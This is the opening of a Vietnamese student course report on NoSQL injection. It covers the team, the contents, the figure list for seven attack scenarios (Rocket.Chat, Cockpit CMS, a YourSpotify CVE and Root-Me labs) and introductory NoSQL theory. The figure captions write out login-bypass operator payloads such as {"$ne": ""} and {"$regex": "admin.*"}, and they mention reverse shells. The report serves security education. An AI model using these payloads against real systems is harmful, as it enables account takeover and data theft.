

# BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: Bảo mật Web và Ứng dụng

Tên chủ đề: NoSQL Injection

GVHD: Nguyễn Công Danh

## 1. THÔNG TIN CHUNG:

Lớp: NT213.021.ANTT

Mã nhóm: 05

Mã đề tài: B10

STT	Họ và tên	MSSV	Email
1	Nguyễn Huy Cường	21520667	<a href="mailto:21520667@gm.uit.edu.vn">21520667@gm.uit.edu.vn</a>
2	Phan Gia Khánh	21522213	<a href="mailto:21522213@gm.uit.edu.vn">21522213@gm.uit.edu.vn</a>
3	Nguyễn Đức Tài	21521395	<a href="mailto:21521395@gm.uit.edu.vn">21521395@gm.uit.edu.vn</a>
4	Trần Minh Duy	21522010	<a href="mailto:21522010@gm.uit.edu.vn">21522010@gm.uit.edu.vn</a>

## 2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Phụ trách	Kết quả tự đánh giá
1	Tìm hiểu lý thuyết Chương 1: Giới thiệu về NoSQL	Phan Gia Khánh	100%
2	Tìm hiểu lý thuyết Chương 2: Giới thiệu về NoSQL Injection	Nguyễn Đức Tài	100%
3	Thực nghiệm kịch bản 1,2 và 3. Viết báo cáo Chương 3 ở kịch bản 1,2 và 3.	Nguyễn Huy Cường	100%
4	Thực nghiệm kịch bản 4,5,6 và 7. Viết báo cáo Chương 3 ở kịch bản 4,5,6 và 7.	Trần Minh Duy	100%
5	Tổng hợp Báo cáo, Slide thuyết trình, Chỉnh sửa video demo.	Phan Gia Khánh, Nguyễn Đức Tài	100%

## LỜI MỞ ĐẦU

Trong thời đại số hóa hiện nay, bảo mật dữ liệu là một yếu tố vô cùng quan trọng đối với mọi tổ chức, mọi doanh nghiệp. Sự phát triển không ngừng của công nghệ kéo theo những cuộc tấn công mạng ngày một phức tạp. Điển hình có thể thấy là No SQL injection. Phương thức này tập trung tấn công vào các hệ thống sử dụng No SQL để lưu trữ thông tin, nơi mà các phương pháp chống SQL injection truyền thống không còn hoạt động hiệu quả.

Rất nhiều khảo sát đã cho thấy tính phổ biến của NoSQL, điển hình trong bản tin từ **IDC online** đánh giá thì các hệ quản trị cơ sở dữ liệu như MongoDB hay Redis đều nằm trong top 10 các hệ quản trị cơ sở dữ liệu được sử dụng phổ biến và rộng rãi. Hay trong xếp hạng của trang **topdev** thì MongoDB, Redis, Firebase cũng nằm trong bảng xếp hạng các DBMS tốt nhất.

Mặc dù cơ sở dữ liệu NoSQL được thiết kế để xử lý các loại dữ liệu phi cấu trúc và có khả năng mở rộng linh hoạt, nhưng chính sự linh hoạt này lại mở ra những lỗ hổng bảo mật tiềm ẩn. Kẻ tấn công có thể lợi dụng những lỗ hổng này để chèn mã độc vào các truy vấn cơ sở dữ liệu, qua đó chiếm quyền kiểm soát hệ thống, đánh cắp hoặc thay đổi dữ liệu nhạy cảm.

Trong đồ án lần này, nhóm chúng em sẽ trình bày 07 kịch bản tấn công NoSQL với nhiều khía cạnh khác nhau trong lỗ hổng này mà tin tức lợi dụng để tấn công từ đó lấy cắp thông tin trái phép. Đồng thời nhóm cũng sẽ trình bày về lý thuyết về NoSQL cũng như các biện pháp hạn chế, khắc phục và bảo vệ hệ thống cơ sở dữ liệu dùng NoSQL khỏi các cuộc tấn công tiềm tàng.

# MỤC LỤC

<b>Chương 1 Giới thiệu về NoSQL .....</b>	<b>1</b>
1.1 NoSQL là gì?.....	1
1.2 Các dạng NoSQL.....	4
1.2.1 Document database (ví dụ: CouchDB, MongoDB):.....	4
1.2.2 Key-value stores (ví dụ: Redis, Riak): .....	5
1.2.3 Wide column stores (ví dụ: HBase, Cassandra): .....	6
1.2.4 Graph database (ví dụ: Neo4j):.....	6
1.3. So sánh SQL và No SQL.....	7
1.4 Giới thiệu một số công nghệ sử dụng NoSQL phổ biến .....	8
1.4.1 MongoDB.....	8
1.4.2 Cassandra.....	9
<b>Chương 2 NoSQL Injection .....</b>	<b>11</b>
2.1 NoSQL Injection là gì?.....	11
2.2 Các dạng NoSQL Injection .....	15
2.2.1 NoSQL Syntax Injection.....	15
2.2.2 NoSQL operator injection.....	19
2.2.3 Blind NoSQL Injection.....	22
2.3 So sánh giữa SQL Injection và NoSQL Injection .....	23
2.4 Rủi ro từ các cuộc tấn công NoSQL Injection.....	24
2.5 Các nguyên nhân dẫn đến lỗ hổng NoSQL Injection .....	26
2.5.1 Sử dụng các hàm truy vấn không an toàn:.....	26
2.5.2 Thiếu sót trong việc kiểm soát truy cập dữ liệu: .....	26
2.5.3 Cấu hình bảo mật sai.....	27
2.5.4 Thiếu kinh nghiệm về bảo mật: .....	27
2.5.5 Phần mềm lỗi thời .....	27
2.6 Các biện pháp hạn chế lỗ hổng NoSQL Injection.....	27
2.6.1 Xác thực dữ liệu đầu vào (Input Validation) .....	27
2.6.2 Hạn chế quyền truy cập.....	27
2.6.3 Thường xuyên cập nhật phần mềm .....	28
2.6.4 Nâng cao nhận thức về bảo mật .....	28
<b>Chương 3 Kịch bản Demo .....</b>	<b>29</b>
3.1 Kịch bản 1: NoSQL injection dẫn đến lộ token reset mật khẩu của tài khoản admin trên Rocket.Chat 3.12.1. (Mức độ: Khó) .....	29
3.2 Kịch bản 2: NoSQL injection dẫn đến lộ các thông tin nhạy cảm của người dùng trên Rocker.Chat 3.12.1. (Mức độ: Khó) .....	36
3.3 Kịch bản 3: NoSQL injection dẫn đến lộ token reset mật khẩu trên flintcms. (Mức độ: Khó) .....	41
3.4 Kịch bản 4: From 0 to RCE: Cockpit CMS (Mức độ: Khó) .....	49
3.5 Kịch bản 5: Root me NoSQL injection – Authentication (Mức độ: Dễ) .....	73

3.6 Kịch bản 6: Root me NoSQL injection – Blind (Mức độ: Dễ).....	76
3.7 Kịch bản 7: NoSQL Injection Leading to Authentication Bypass in YourSpotify version <1.8.0 (CVE-2024-28192) (Mức độ: Khó – CVSS: 5.3/10).....	83
<b>Kết luận.....</b>	<b>93</b>

**DANH MỤC HÌNH ẢNH**

Hình 1 Chi phí lưu trữ trong quá khứ .....	1
Hình 2 Thống kê Top các Database năm 2023.....	4
Hình 3 So sánh SQL và NoSQL .....	4
Hình 4 Mô hình đơn giản của NoSQL Injection .....	11
Hình 5 Mức độ nguy hiểm của NoSQL Injection .....	12
Hình 6 Bảng nhận dạng lỗ hổng trong các tổ chức, tiêu chuẩn nổi tiếng .....	13
Hình 7 Top 10 OWASP 2021 .....	13
Hình 8 Danh sách CVE của NoSQL Injection .....	14
Hình 9 CVE-2024-28192.....	14
Hình 10 Kiểm tra với dấu ‘ .....	17
Hình 11 Kiểm tra với chuỗi fuzz điều kiện False .....	18
Hình 12 Kiểm tra với chuỗi fuzz điều kiện True .....	18
Hình 13 Kiểm tra với điều kiện luôn đúng.....	19
Hình 14 Bắt gói tin đăng nhập của ứng dụng web .....	20
Hình 15 Thay đổi trường username thành parameter {"\$ne": ""} .....	20
Hình 16 Thay đổi trường username thành parameter {"\$regex": "wien.*"} .....	21
Hình 17 Thay đổi thêm cả trường username và password thành {"\$ne": ""} .....	21
Hình 18 Thay đổi trường username thành parameter {"\$regex": "admin.*"} .....	22
Hình 19 Bài Lab được hoàn thành.....	22
Hình 20 Reset mật khẩu .....	29
Hình 21 Nhận email reset mật khẩu .....	29
Hình 22 Nhập mật khẩu mới .....	30
Hình 23 Đoạn code chứa lỗ hổng .....	30
Hình 24 Khai thác lỗ hổng .....	31
Hình 25 Kết quả .....	32
Hình 26 Khai thác lỗ hổng .....	33
Hình 27 Kết quả .....	33
Hình 28 Payload bruteforce .....	34
Hình 29 Thiết lập các thông số .....	34
Hình 30 Kết quả .....	34
Hình 31 Thực hiện reset password .....	35
Hình 32 Kết quả .....	35
Hình 33 Code khắc phục lỗi .....	36
Hình 34 Đăng nhập trang web bằng tài khoản bình thường .....	36
Hình 35 Đoạn code chứa lỗ hổng .....	37
Hình 36 Request thực hiện tấn công .....	38
Hình 37 Kết quả .....	39
Hình 38 Thực hiện reset mật khẩu .....	39
Hình 39 Kết quả .....	40
Hình 40 Reset password .....	41
Hình 41 Gói tin request bắt được.....	41
Hình 42 Request sử dụng \$ne .....	42

Hình 43 Kết quả .....	42
Hình 44 Kiểm tra email có chứa kí tự “a” không .....	43
Hình 45 Kết quả .....	43
Hình 46 Kiểm tra email có chứa kí tự “h” không .....	44
Hình 47 Kết quả .....	44
Hình 48 Code bruteforce email .....	45
Hình 49 Kết quả .....	46
Hình 50 Kiểm tra token có chứa kí tự “a” không .....	46
Hình 51 Kết quả .....	47
Hình 52 Kiểm tra email có chứa chuỗi “u2F” không .....	47
Hình 53 Kết quả .....	47
Hình 54 Code bruteforce token .....	48
Hình 55 Kết quả .....	48
Hình 56 Phương thức check của Auth controller .....	50
Hình 57 Hàm authenticate của module cockpit .....	50
Hình 58 Giao diện đăng nhập cockpit CMS .....	51
Hình 59 Gói tin đăng nhập thông thường .....	52
Hình 60 Toán tử \$func của thư viện MongoLite (source cockpit) .....	53
Hình 61 Liệt kê danh sách username sử dụng var_dump .....	53
Hình 62 Liệt kê danh sách username sử dụng var_export .....	54
Hình 63 Phương thức requestreset của Auth controller .....	55
Hình 64 Liệt kê danh sách username ở /auth/requestreset .....	56
Hình 65 Phương thức resetpassword .....	56
Hình 66 Liệt kê token từ lỗi ở resetpassword .....	57
Hình 67 Code newpassword .....	57
Hình 68 Liệt kê token từ lỗi ở newpassword .....	58
Hình 69 Giao diện quên mật khẩu của cockpit .....	59
Hình 70 Gửi yêu cầu reset password .....	60
Hình 71 Danh sách token trước khi thực hiện reset password .....	61
Hình 72 Danh sách token sau khi thực hiện reset password .....	62
Hình 73 Gửi token của admin đến /auth/newpassword bằng phương pháp POST .....	63
Hình 74 Thông tin chi tiết tài khoản admin trong response .....	64
Hình 75 Banner và danh sách tùy chọn .....	68
Hình 76 Thực hiện khai thác lỗ hổng NoSQLi .....	68
Hình 77 In ra thông tin của toàn bộ user .....	69
Hình 78 Tìm kiếm payload phù hợp .....	70
Hình 79 Xem tùy chọn của payload .....	70
Hình 80 Thực hiện khai thác .....	71
Hình 81 Thực hiện reverse shell (1) .....	71
Hình 82 Thực hiện reverse shell (2) .....	72
Hình 83 Giao diện đăng nhập của challenge .....	73
Hình 84 Thông báo khi đăng nhập sai .....	73
Hình 85 Thông tin gói tin trên burpsuite .....	74
Hình 86 Bypass đăng nhập bằng toán tử \$regex .....	74
Hình 87 Đăng nhập vào tài khoản bất kỳ không phải admin .....	75




Hình 88 Bỏ qua admin và test, đăng nhập với tài khoản ẩn thành công .....	75
Hình 89 Gói tin gửi đi lúc đăng nhập .....	76
Hình 90 Bypass kiểm tra của flag.....	76
Hình 91 Tạo template.....	77
Hình 92 Danh sách dùng để brute force .....	78
Hình 93 Kết quả payload 1-21 khớp với flag.....	79
Hình 94 Kết quả payload 22 trở lên không khớp với flag.....	80
Hình 95 Kết quả .....	83
Hình 96 NoSQL Injection Leading to Authentication Bypass.....	84
Hình 97 Docker container của app.....	85
Hình 98 Giao diện dashboard .....	86
Hình 99 Setting YourSpotify.....	86
Hình 100 Giao diện đăng nhập .....	87
Hình 101 Giao diện của khách có token(1) .....	88
Hình 102 Giao diện của khách có token(2) .....	88
Hình 103 Token gửi đến localhost:8080/ .....	89
Hình 104 Token gửi đến localhost:8080/me .....	89
Hình 105 Token gửi đến localhost:8080/settings/accounts .....	90
Hình 106 Chèn toán tử \$ne .....	90
Hình 107 Chèn toán tử \$nin .....	91
Hình 108 Chèn toán tử \$regex .....	91
Hình 109 Kết quả với giao diện cmd .....	92

# BÁO CÁO CHI TIẾT

## CHƯƠNG 1 GIỚI THIỆU VỀ NOSQL

### 1.1 NoSQL là gì?

Vào những năm cuối của thế kỷ XX, khi cơ sở dữ liệu NoSQL ra đời đã giảm chi phí lưu trữ giảm đáng kể.



Hình 1 Chi phí lưu trữ trong quá khứ

Thuật ngữ NoSQL được giới thiệu lần đầu vào năm 1998 sử dụng làm tên gọi chung cho các cơ sở dữ liệu quan hệ nguồn mở nhỏ (lightweight open source relational database) nhưng không sử dụng SQL cho truy vấn. Vào năm 2009, Eric Evans, nhân viên của Rackspace giới thiệu lại thuật ngữ NoSQL trong 1 hội thảo về cơ sở dữ liệu nguồn mở phân tán. Thuật ngữ NoSQL đánh dấu bước phát triển của thế hệ database mới với 2 đặc tính quan trọng là phân tán (distributed) và non-relational (không ràng buộc).

**NoSQL (not only SQL) hoặc (none-SQL)** là một hệ thống quản lý dữ liệu cho phép lưu trữ và truy vấn các loại dữ liệu phi quan hệ<sup>1</sup>.

Không giống với các hệ thống quản lý dữ liệu quan hệ (**Relational Database Management System**) lưu trữ dữ liệu một cách có tổ chức như ở dạng bảng thì NoSQL lưu trữ dữ liệu với cấu trúc tương tự như JSON mà không yêu cầu sử dụng schema. Điều này mang lại khả năng mở rộng nhanh chóng để quản lý các tập dữ liệu phi quan hệ kích thước lớn.

NoSQL cũng là một loại cơ sở dữ liệu phân tán, có nghĩa là thông tin được sao chép và lưu trữ trên nhiều máy chủ khác nhau, có thể trên Cloud hoặc trên máy tính cục bộ. Điều này đảm bảo tính khả dụng và trực quan của dữ liệu. Nếu một số dữ liệu gặp sự cố thì phần còn lại của cơ sở dữ liệu vẫn có thể tiếp tục hoạt động.

Đặc điểm chung của NoSQL Database:


- **Khả năng mở rộng cao (High Scalability):** Gần như không có một giới hạn cho dữ liệu và người dùng trên hệ thống.
- **Khả dụng cao (High Availability):** Có thể chấp nhận sự trùng lặp trong lưu trữ nên nếu một nút nào đó không hoạt động cũng không ảnh hưởng đến toàn bộ hệ thống.
- **Tính độc lập (Atomicity):** Độc lập các trạng thái dữ liệu trong các operation.
- **Tính nhất quán (Consistency):** Chấp nhận tính nhất quán yếu, có thể không thấy ngay được sự thay đổi mặc dù đã cập nhật dữ liệu.
- **Tính bền vững (Durability):** Dữ liệu có thể tồn tại trong bộ nhớ máy tính nhưng đồng thời cũng được lưu trữ tại đĩa cứng.
- **Triển khai linh hoạt (Deployment Flexibility):** Việc bổ sung thêm, loại bỏ các nút, hệ thống sẽ tự động nhận biết để lưu trữ mà không cần can thiệp thủ công. Hệ thống cũng không đòi hỏi cấu hình phần cứng mạnh hoặc đồng nhất.
- **Mô hình lưu trữ đa dạng (Modeling flexibility):** Key-value pairs, dữ liệu cấu trúc (Hierarchical data), Graps ,...
- **Truy vấn linh hoạt (Query flexibility):** Multi-Gets, Range queries (load 1 tập giá trị dựa vào 1 dãy các khóa).

Trường hợp chọn sử dụng NoSQL:

<sup>1</sup> Các loại cơ sở dữ liệu NoSQL: Định nghĩa và Ứng dụng - ITviec Blog

- **Tốc độ phát triển dự án nhanh chóng:** Với NoSQL cho phép các nhà phát triển có thể kiểm soát tốt được cấu trúc của dữ liệu bên phù hợp cho phương pháp phát triển phần mềm Agile hiện đại. Thông qua việc phát triển nhanh, lặp lại và cập nhật code thường xuyên.
- **Yêu cầu cấu trúc của nhiều dạng dữ liệu khác nhau cần xử lý:** Thích hợp để lưu trữ, cũng như mô hình hóa dữ liệu có cấu trúc, bán cấu trúc và cả phi cấu trúc trong 1 cơ sở dữ liệu cụ thể.
- **Nhu cầu lưu trữ lớn:** Đối với các dự án ứng dụng web lớn việc có nhiều dữ liệu với khối lượng lớn được lưu trong database là việc bình thường và việc mở rộng sau này cũng là 1 vấn đề được đưa ra để lựa chọn database phù hợp.
- **Ứng dụng web sở hữu lượng truy cập cao, không cho phép xảy ra hiện tượng downtime:** Việc nâng cấp cơ sở dữ liệu hay thay đổi cấu trúc hoàn toàn không yêu cầu thời gian downtime.
- **Cần mô hình ứng dụng hiện đại như microservice và công nghệ phát triển trực tuyến dựa vào thời gian thực:** Triển khai cơ sở dữ liệu dựa trên quy mô lớn bằng cách hỗ trợ microservices sẽ dễ dàng hơn rất nhiều nhờ vào NoSQL


Hiện nay, quản lý dữ liệu lớn với tốc độ cao và khả năng mở rộng nhanh chóng là chìa khóa quan trọng để triển khai các ứng dụng web của các doanh nghiệp. Đặc biệt, với sự bùng nổ của điện toán đám mây và dữ liệu lớn, NoSQL nổi lên như một lựa chọn phổ biến nhờ vào hiệu suất mạnh mẽ và giải pháp quản lý dữ liệu đơn giản để quản lý các loại dữ liệu mà SQL không làm được.



Hình 2 Thống kê Top các Database năm 2023

## 1.2 Các dạng NoSQL

Với NoSQL, dữ liệu có thể được lưu trữ theo kiểu không có lược đồ hoặc dạng tự do. Dữ liệu bất kỳ có thể được lưu trữ trong bản ghi bất kỳ. Trong số các cơ sở dữ liệu NoSQL, có 4 mô hình lưu trữ dữ liệu phổ biến, do đó, có 4 loại hệ thống NoSQL phổ biến là Document database, Key-value stores, Wide column stores và Graph database.



Hình 3 So sánh SQL và NoSQL

### 1.2.1 Document database (ví dụ: CouchDB, MongoDB):

Dữ liệu được thêm vào lưu trữ dưới dạng cấu trúc JSON tự do hoặc “tài liệu”, trong đó dữ liệu có thể là bất kỳ kiểu nào, từ số nguyên đến chuỗi hay đến các văn bản tự do.

### **Ưu điểm:**

- Mô hình dữ liệu đơn giản và mạnh mẽ
- Định dạng mở
- Có khả năng mở rộng
- Không có khóa ngoại

### **Nhược điểm:**

- Chỉ là giải pháp tạm thời để lưu trữ dữ liệu dạng bảng và không hiệu quả khi xử lý các bảng lớn
- Truy vấn giới hạn ở các key và index
- Cần sử dụng phương pháp MapReduce khi thực hiện các truy vấn phức tạp

Trường hợp sử dụng: Trong việc quản lý hồ sơ người dùng, chúng cung cấp Schema linh hoạt, cho phép lưu trữ nhiều loại thông tin và giá trị (value) khác nhau, giúp người dùng lưu trữ nhiều loại thông tin khác nhau trong hồ sơ cá nhân của họ.

Ứng dụng nhiều nhất có thể thấy là trong các nền tảng blog và các ứng dụng quản lý nội dung.

### **1.2.2 Key-value stores (ví dụ: Redis, Riak):**

Các giá trị dạng tự do, từ số nguyên hoặc chuỗi đơn giản đến các tài liệu JSON phức tạp, được truy cập trong cơ sở dữ liệu bằng các khóa.

### **Ưu điểm:**

- Mô hình dữ liệu đơn giản.
- Dễ dàng mở rộng.
- Giá trị có thể là XML, JSON hoặc các schema linh hoạt.
- Tốc độ nhanh.
- Phù hợp cho các trường hợp dữ liệu không có quan hệ (phi quan hệ).

### **Nhược điểm:**

- Không tự hỗ trợ liên kết các dữ liệu giữa các cặp key-value, phải tự tạo khóa ngoại riêng.
- Không phù hợp với dữ liệu phức tạp.
- Thiếu khả năng quét (scanning).
- Chỉ phù hợp với các lệnh CRUD.

Trường hợp sử dụng lưu trữ thông tin phiên và khôi phục trạng thái phiên của người dùng trong các ứng dụng web.

Ngoài ra, còn được sử dụng để lưu trữ dữ liệu cá nhân hóa cho từng người dùng, xử lý giỏ hàng mua sắm trong các ứng dụng thương mại điện tử và còn được sử dụng trong việc đề xuất sản phẩm dựa trên dữ liệu cá nhân, tăng trải nghiệm mua sắm trực tuyến.

### 1.2.3 Wide column stores (ví dụ: HBase, Cassandra):

Dữ liệu được lưu trữ trong các cột thay vì các hàng như trong một hệ thống SQL thông thường. Bất kỳ số lượng cột nào (và do đó nhiều loại dữ liệu khác nhau) có thể được nhóm hoặc tổng hợp khi cần cho truy vấn hoặc chế độ xem dữ liệu.

#### Ưu điểm:

- Hỗ trợ dữ liệu bán cấu trúc.
- Tự động index.
- Có thể mở rộng.

#### Nhược điểm:

- Chỉ là giải pháp tạm thời để lưu trữ dữ liệu dạng bảng và không hiệu quả khi xử lý các bảng lớn

Trường hợp sử dụng lưu trữ và quản lý sở thích cá nhân của người dùng, cung cấp cơ sở cho các hệ thống thương mại điện tử, nơi có thể quản lý các sở thích, lựa chọn và thông tin cá nhân của người dùng

Ngoài ra còn ứng dụng trong các lĩnh vực Business Intelligence, quản lý kho dữ liệu và các hệ thống báo cáo.

### 1.2.4 Graph database (ví dụ: Neo4j):

Dữ liệu được biểu diễn dưới dạng mạng hoặc đồ thị của các thực thể và các mối quan hệ của thực thể đó, với mỗi node trong biểu đồ là một khối dữ liệu ở dạng tự do.

#### Ưu điểm:

- Là một công cụ mạnh mẽ.
- Index được lưu local gần data, dễ dàng truy xuất.
- Có thể đáp ứng ACID (Atomicity, Consistency, Isolation, Durability).
- Cấu trúc linh hoạt.
- Khả năng cung cấp kết quả ngay lập tức

#### Nhược điểm:

- Khó mở rộng về chiều ngang (thêm máy chủ), mặc dù có thể mở rộng theo chiều dọc (nâng cấp máy chủ)

Trường hợp sử dụng: Mạng xã hội, hệ thống đề xuất, quản lý logistics, đánh giá rủi ro và phát hiện gian lận.

### 1.3. So sánh SQL và No SQL

Tiêu chí	SQL	No SQL
<b>Đặc điểm</b>	Mô hình dữ liệu: SQL sử dụng mô hình quan hệ, với các bảng dữ liệu có thể được liên kết qua các khóa ngoại. Mô hình này thích hợp cho việc lưu trữ và quản lý dữ liệu có mối quan hệ phức tạp.	NoSQL không sử dụng mô hình quan hệ và thích hợp cho việc lưu trữ dữ liệu không có mối quan hệ phức tạp, có thể là dạng document, key-value, column-family hoặc graph.
<b>Hiệu suất</b>	Có thể thực hiện các truy vấn phức tạp, nhưng điều này có thể làm giảm hiệu suất khi dữ liệu lớn và mối quan hệ giữa các bảng phức tạp.	Hiệu suất thường cao hơn khi xử lý dữ liệu không phức tạp và có thể được phân tán trên nhiều máy chủ.
<b>Tính mở rộng</b>	Hoạt động tốt trên một máy chủ duy nhất, và việc mở rộng (scaling) thường phức tạp và đắt đỏ.	Dễ dàng mở rộng, thích hợp cho việc phân tán dữ liệu trên nhiều máy chủ.
<b>ACID Compliant</b>	Hỗ trợ các giao dịch đảm bảo tính toàn vẹn của dữ liệu.	Một số loại NoSQL không đảm bảo ACID hoặc có lựa chọn linh hoạt về ACID.
<b>Tính linh hoạt</b>	Cấu trúc sơ đồ (schema) phải được định nghĩa trước và thay đổi sơ đồ thường khó khăn.	Dễ dàng thêm trường mới mà không cần phải thay đổi toàn bộ sơ đồ.
<b>Thao tác với dữ liệu</b>	Ngôn ngữ cụ thể bằng cách sử dụng các câu lệnh Select, Insert, Update.	Thông qua các API hướng đối tượng

	Ví dụ: SELECT fields FROM table WHERE...	
<b>Use Case</b>	Quản lý thông tin khách hàng trong CRM Hệ thống quản lý ngân hàng Ứng dụng cần quản lý quan hệ phức tạp giữa các đối tượng	Các ứng dụng cần đáp ứng nhanh chóng và thời gian thực như IoT Các ứng dụng cần mở rộng nhanh chóng Các dự án sử dụng Big Data
<b>Ví dụ</b>	MySQL, PostgreSQL, SQLServer	MongoDB, Redis, Cassandra
<b>Ưu điểm</b>	Hệ thống quản lý rất mạnh mẽ và phức tạp. Tốt cho các ứng dụng cần quản lý quan hệ giữa các đối tượng. Có khả năng truy vấn dữ liệu phức tạp.	Dễ dàng mở rộng và phân tán dữ liệu. Tốc độ truy vấn nhanh với các dạng dữ liệu không phức tạp. Linh hoạt trong việc thay đổi sơ đồ.
